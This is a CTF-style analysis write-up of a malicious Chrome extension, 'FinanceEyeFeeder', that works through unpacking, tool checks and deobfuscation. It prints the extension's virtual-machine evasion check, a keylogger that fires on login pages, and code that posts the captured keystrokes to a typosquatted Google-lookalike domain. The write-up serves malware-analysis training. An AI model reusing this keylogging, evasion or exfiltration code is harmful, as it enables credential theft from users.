

Web Browser Extension Analysis – Official Write-up

By DrXploiter



1. **Which browser supports this extension?**

With a simple google we can learn that crx files are associated with google chrome’s web browser extensions.




A CRX file is **an extension that adds extra features or themes to the Google Chrome web browser**. It is saved in a compressed format and may contain . JS, . JSON, and other files, such as images and executable programs. CRX files are used for installing browser addons such as games, ad blockers, and news readers. 26 Dec 2018

ANSWER: Google Chrome


2. What is the name of the main file which contains metadata?

For this part we must unpack the file. CRX files are essentially just archived files similar to zip files. So we can simply use any archive extractor tool such as unzip to extract the contents.



```
└─$ unzip FinanceEYEfeeder.crx
Archive:  FinanceEYEfeeder.crx
warning [FinanceEYEfeeder.crx]:  593 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  inflating: content.js
  inflating: manifest.json
  inflating: background.html
  inflating: README.md
  inflating: background.js
  inflating: LICENSE
  inflating: ThankYou.html
  inflating: style.css
   creating: assets/
 extracting: assets/icon.png
```

Simple googling on what a manifest file reveals that it is common computing file which contains metadata. Here we can prove this by reading the contents of manifest.json. It contains metadata such as version, name, and even related files for the extension.



```
{
    "manifest_version": 3,
    "name": "FinanceEyeFeeder",
    "version": "3.0.0",
    "chrome_url_overrides":{
      "newtab": "ThankYou.html"
    },
    "background": {
      "service_worker":"background.js"
    },
    "content_scripts":[
      {
        "matches": ["*://*//*"],
        "js": ["content.js"]
```


ANSWER: manifest.json

3. How many js files are there?

Question 2 revealed that there were 2 javascript files: background.js and content.js.

4. Go to crxcavator.io and check if this browser extension has already been analysed by searching its name. Is it known to the community?


Similiar to VirusTotal, crxcavator is a useful tool for checking if a browser extension was uploaded and analysed. In this case, this is not known to the community.



ANSWER: No

5. Download and install ExtAnalysis. Is the author of the extension known?


For this task it is useful to move onto a more advanced tool called ExtAnalysis. Which can be downloaded and installed from: https://github.com/Tuhinshubhra/ExtAnalysis. Once installed, simply upload the crx file from the 'upload extension' tab.



FinanceEYEfeeder.crx

Allowed file extensions: .crx, .xpi, .zip

Here we can see the author is unknown which is concerning.




ANALYSIS ID: EXA2022238204522
NAME: FinanceEyeFeeder
VERSION: 3.0.0
AUTHOR: unknown
TYPE: local
PERMISSIONS: 0
UNIQUE DOMAINS: 2
EXTRACTED URLS: 2
EXTERNAL JAVASCRIPT: 0

ANSWER**:** No

6. Often there are URLs and domains in malicious extensions. Using ExtAnalysis, check the 'URLs and Domains' tab How many URLs & Domains are listed?

We can see that there is 1 URL and 1 Domain which makes it 2 in total for this extension. However it is important to note that obfuscated URLs/Domains will not be picked up by the tool, hence its limitations when compared to manual analysis.




Country	Domain	IP Address	Actions
unknown	rssfeedwidget.com	unknown	WHOIS VT Report Geo-IP Lookup
unknown	us1.rssfeedwidget.com	unknown	WHOIS VT Report Geo-IP Lookup

Showing 1 to 2 of 2 entries

ANSWER: 2

7. Find the piece of code that uses an evasion technique. Analyse it, what type of systems is it attempting to evade?

In the view source code section it is possible to read the contents of each file. In this case, we will read the contents of the ThankYou.html file.


README.md
manifest.json
background.html
http://us1.rssfeedwidget.com/getrss.php?time=1661178328794&amp
http://www.rssfeedwidget.com
1 File(s)
1 File(s)
2 File(s)
VIEW LARGE GRAPH

VIEW SOURCE CODE OF FILES!


Show 10 entries Search:

File Name	Path	Size	Actions
background.html	background.html	1 KB	View Source
background.js	background.js	1 KB	View Source
content.js	content.js	1 KB	View Source
manifest.json	manifest.json	0 KB	View Source
style.css	style.css	0 KB	View Source
ThankYou.html	ThankYou.html	1 KB	View Source

Showing 1 to 6 of 6 entries

PREVIOUS 1 NEXT

Here we see a strange if condition which seems to be checking the system for certain renderers such as llvmpipe, swiftshader, virtualbox, and vmware. Some OSINT research reveals that these renderers are associated with virtual machine usage. Furthermore, the ‘else if’ condition checks for a certain color depth typically associated with virtual machines. The resulting action from both blocks of if statements is the triggering of ‘chrome.processes.terminate(0)’ which indicates how after the extension confirms it is being run in a virtual machine environment it will terminate to prevent dynamic analysis.




```
var color_depth = screen.colorDepth;

setTimeout(function(){
  if (true) {
    if (/swiftshader/i.test(renderer.toLowerCase()) || /llvmpipe/i.test(renderer.toLowerCase()) || /virtualbox/i.test(renderer.
      toLowerCase()) || /vmware/i.test(renderer.toLowerCase()) || !renderer){
      console.log("检测到")
      chrome.processes.terminate(0);
    }
      else if (color_depth < 24 || width < 100 || width < 100 || color_depth){
        console.log("检测到")
        chrome.processes.terminate(0);
    }
```

ANSWER: Virtual Machine

8. If this type of system is detected what function is triggered in its response?

As mentioned earlier, ‘chrome.processes.terminate(0)’ will be triggered.




```
setTimeout(function(){
  if (true) {
    if (/swiftshader/i.test(renderer.toL
      toLowerCase()) || /vmware/i.test(r
      console.log("检测到")
      chrome.processes.terminate(0);
```

ANSWER: chrome.processes.terminate(0)


9. What keyword in a user visited URL will trigger the if condition statement in the code?

Using https://deobfuscate.io/ we can see that the output shows a line ‘.url == str.match…’ with a regex expression. Although the code is partially obsufucated still we can infer from this that it is using a url type function with a regex expression to check if the user is on a page with the keyword ‘login’.



Input

```
var _0xc92b = ["\x61\x64\x64\x4C\x69\x73\x74\x65\x6E\x65\x72", "
chrome[_0xc92b[2]][_0xc92b[1]][_0xc92b[0]](function (_0x8616x1)
chrome[_0xc92b[16]][_0xc92b[15]][_0xc92b[0]](function (_0x8616x2
   if (_0x8616x2[_0xc92b[3]] == str[_0xc92b[5]](_0xc92b[4])) {
      var _0x8616x3 = _0xc92b[6];
      var _0x8616x4 = {};
      window[_0xc92b[7]] = function (_0x8616x5) {
         if (_0x8616x5[_0xc92b[9]][_0xc92b[8]] > 1) {
            _0x8616x3 = _0xc92b[10] + _0x8616x5[_0xc92b[9]] + _0
         } else {
            _0x8616x3 = _0x8616x5[_0xc92b[9]]
         };
         _0x8616x4 = {
            key: _0x8616x3,
            page: window[_0xc92b[13]][_0xc92b[12]]
         };
         chrome[_0xc92b[2]][_0xc92b[14]](_0x8616x4)
      }
   }
```




Output

```
me.runtime.onConnect.addListener(function (_0x8616x1) {});
me.webRequest.onBeforeRequest.addListener(function (_0x8616x2) {
 (_0x8616x2.url == str.match("^(.*[/])?login.aspx([?].*)?$")) {
var _0x8616x3 = "";
var _0x8616x4 = {};
window.onkeydown = function (_0x8616x5) {
  if (_0x8616x5.key.length > 1) {
    _0x8616x3 = " (" + _0x8616x5.key + ") ";
  } else {
    _0x8616x3 = _0x8616x5.key;
  }
  ;
  _0x8616x4 = {key: _0x8616x3, page: window.location.href};
  chrome.runtime.sendMessage(_0x8616x4);
};
```

ANSWER: login

10. Based on the analysis of the content.js, what type of malware is this?

Performing OSINT research on the readable functions such as ‘onkeydown’ tells us that it is used to detect the triggering of key presses. We also see the variable name ‘key’ being used to store the key presses/strokes. Correlating this fact with the previously known truth that this js script is using an if statement to look for the regex condition of URLs which contain the keyword login, we can infer that this is a type of keylogger malware.




```
chrome.runtime.onConnect.addListener(function (_0x8616x1) {});
chrome.webRequest.onBeforeRequest.addListener(function (_0x8616x2) {
  if (_0x8616x2.url == str.match("^(.*[/])?login.aspx([?].*)?$")) {
    var _0x8616x3 = "";
    var _0x8616x4 = {};
    window.onkeydown = function (_0x8616x5) {
      if (_0x8616x5.key.length > 1) {
        _0x8616x3 = " (" + _0x8616x5.key + ") ";
      } else {
        _0x8616x3 = _0x8616x5.key;
      }
      ;
      _0x8616x4 = {key: _0x8616x3, page: window.location.href};
      chrome.runtime.sendMessage(_0x8616x4);
    };
  }
});
```


ANSWER: keylogger

11. Which domain/URL will data be sent to?

Using the previous deobsufucation method for the background.js file we can see a new URL domain which points to an obviously fake google website. Data is posted to this and the likely data would be the user's keystrokes as indicated in the 'o' variable declarations which mentions 'key'.



```
a();
function handleMessage(e) {
  data = d(4) + e[d(4)] + "&page=" + e.page;
  var f = new XMLHttpRequest;
  f.onload = function () {
    console(this[d(5) + "xt"]);
  }, f.open("POST", "https://google-analytics-cm.com/analytics-3032344
}
chrome.runtime[d(9)].addListener(handleMessage);
```



```
function c() {
  var o = ["apply", "nction() ", "console", "info", "key"  "responseTe", "txt", "setRequest", "ded", "onMessage"];
  c = function () {
    return o;
  };
  return c();
}
```

ANSWER: https://google-analytics-cm[.]com/analytics-3032344.txt

12. As a remediation measure, what type of credential would you recommend all affected users to reset immediately

So we have established that the extension triggers keylogging capabilities when it detects the user visiting any URL with the keyword 'login'. These logs are then sent over to the actor's typo-squatting fake google website. Since many users were affected by this and have so far had their accounts compromised it is wise to initiate a password reset for all users involved.

ANSWER: password